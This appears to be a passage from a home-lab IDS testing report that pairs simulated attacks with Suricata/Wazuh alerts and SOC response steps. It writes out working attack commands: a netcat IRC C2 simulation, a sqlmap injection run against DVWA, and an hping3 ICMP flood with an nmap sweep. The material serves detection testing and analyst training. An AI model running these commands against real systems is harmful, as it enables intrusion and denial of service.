
Command Used:

```
Victim: nc -lvnp 6667
Kali: printf 'NICK evilbot\r\nUSER evilbot 0 * :evil\r\nJOIN #c2\r\n' | nc 192.168.1.130 6667
```

Recommended SOC Analyst Response:

1. Immediately block all outbound IRC traffic (port 6667) at the firewall.
2. Identify the process on the victim that established the connection.

- Isolate the compromised host from the network to prevent C2 communication.
- Capture and preserve network traffic for forensic analysis.
- Scan host for malware, backdoors, or persistence mechanisms.



2,467 hits

Mar 7, 2026 @ 16:31:01.437 - Mar 8, 2026 @ 16:31:01.437

Export Formatted

Reset view

970 available fields

Columns

Density

1 fields sorted

Full screen

	timestamp	agent.name	rule.description	rule.level	rule.id
	Mar 8, 2026 @ 16:29:12.219	ubuntu-desktop-01	Suricata: Alert - ET CHAT IRC PRIVMSG command	3	86601
	Mar 8, 2026 @ 16:29:12.217	ubuntu-desktop-01	Suricata: Alert - ET CHAT IRC JOIN command	3	86601
	Mar 8, 2026 @ 16:29:12.216	ubuntu-desktop-01	Suricata: Alert - ET CHAT IRC NICK command	3	86601
	Mar 8, 2026 @ 16:29:12.215	ubuntu-desktop-01	Suricata: Alert - ET CHAT IRC USER command	3	86601
	Mar 8, 2026 @ 16:28:50.230	ubuntu-desktop-01	PAM: Login session closed.	3	5502
	Mar 8, 2026 @ 16:28:50.227	ubuntu-desktop-01	PAM: Login session opened.	3	5501
	Mar 8, 2026 @ 16:28:50.225	ubuntu-desktop-01	Successful sudo to ROOT executed.	3	5402
	Mar 8, 2026 @ 16:28:26.259	ubuntu-desktop-01	Successful sudo to ROOT executed.	3	5402
	Mar 8, 2026 @ 16:28:26.259	ubuntu-desktop-01	PAM: Login session opened.	3	5501
	Mar 8, 2026 @ 16:28:26.259	ubuntu-desktop-01	PAM: Login session closed.	3	5502
	Mar 8, 2026 @ 16:28:12.260	ubuntu-desktop-01	PAM: Login session opened.	3	5501
	Mar 8, 2026 @ 16:28:12.260	ubuntu-desktop-01	Successful sudo to ROOT executed.	3	5402
	Mar 8, 2026 @ 16:28:12.260	ubuntu-desktop-01	PAM: Login session closed.	3	5502
	Mar 8, 2026 @ 16:22:28.191	ubuntu-desktop-01	PAM: Login session opened.	3	5501

Test 11: Attack 11 — SQL Injection via DVWA

Field	Details
Attack Tool	SQLmap
Source IP	192.168.1.131 (Kali)
Destination IP	192.168.1.130:80/dvwa (Victim)
Expected Rule	ET WEB_SERVER Possible SQL Injection Attempt UNION SELECT in HTTP URI


Actual Alert	sid:2006446 — ET WEB_SERVER SQL Injection UNION SELECT (rule.id: 86601) Bonus: sid:2053467 — SQL Injection SELECT CAST sid:2016935 — SQL Injection SELECT SLEEP Time Delay sid:2221036 — SURICATA HTTP Response excessive header repetition
Category	Web Application Attack
Severity	Critical (Level 1)


Command Used:

```
sqlmap -u "http://192.168.1.130/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=<session>;security=low" --batch --level=3
```

Recommended SOC Analyst Response:

- 1. Immediately block the attacker IP at the WAF/firewall.
- 2. Check database logs for unauthorized queries or data exfiltration.
- 3. Audit web application code for all unsanitized SQL inputs.
- 4. Apply parameterized queries / prepared statements to vulnerable pages.
- 5. Review and rotate all database credentials as a precaution.
- 6. Enable WAF rules to block SQLmap user-agent strings.





Test 12: Attack 12 — ICMP Flood & Ping Sweep

Field	Details
Attack Tool	hping3 / Nmap
Source IP	192.168.1.131 (Kali)
Destination IP	192.168.1.130 (Victim)
Expected SID	2100469, 2200074
Expected Rule	ET DOS ICMP Flood / ET SCAN Ping Sweep
Actual Alert	sid:2100366 — GPL ICMP PING *NIX (rule.id: 86601) pkts_toserver: 3,156,986 bytes: 189MB in ~5 minutes
Category	Misc Activity / Volumetric Flood
Severity	Informational (Level 3)


Command Used:

```
sudo hping3 -l --flood -V 192.168.1.130
sudo nmap -sn 192.168.1.0/24
```

Recommended SOC Analyst Response:

- 1. Apply rate limiting on ICMP traffic at the network perimeter.
- 2. Block the source IP using firewall rules immediately.
- 3. Monitor CPU and bandwidth utilization for service degradation.

- 4. Check if the flood is part of a larger DDoS or distraction attack.
- 5. Enable ICMP flood protection on the host firewall (ufw/iptables).



Lab Environment

Component	Details
Victim Machine	Ubuntu Server 24 IP: 192.168.1.130 Suricata 8.0.3 + Wazuh Agent
Attacker Machine	Kali Linux 2025.4 IP: 192.168.1.131
Wazuh Manager	Ubuntu Server IP: 192.168.1.130 (ubuntuserver)
DVWA	Damn Vulnerable Web Application Apache + PHP + MariaDB
Suricata Rules	48,919 rules loaded EXTERNAL_NET: any (LAN testing mode)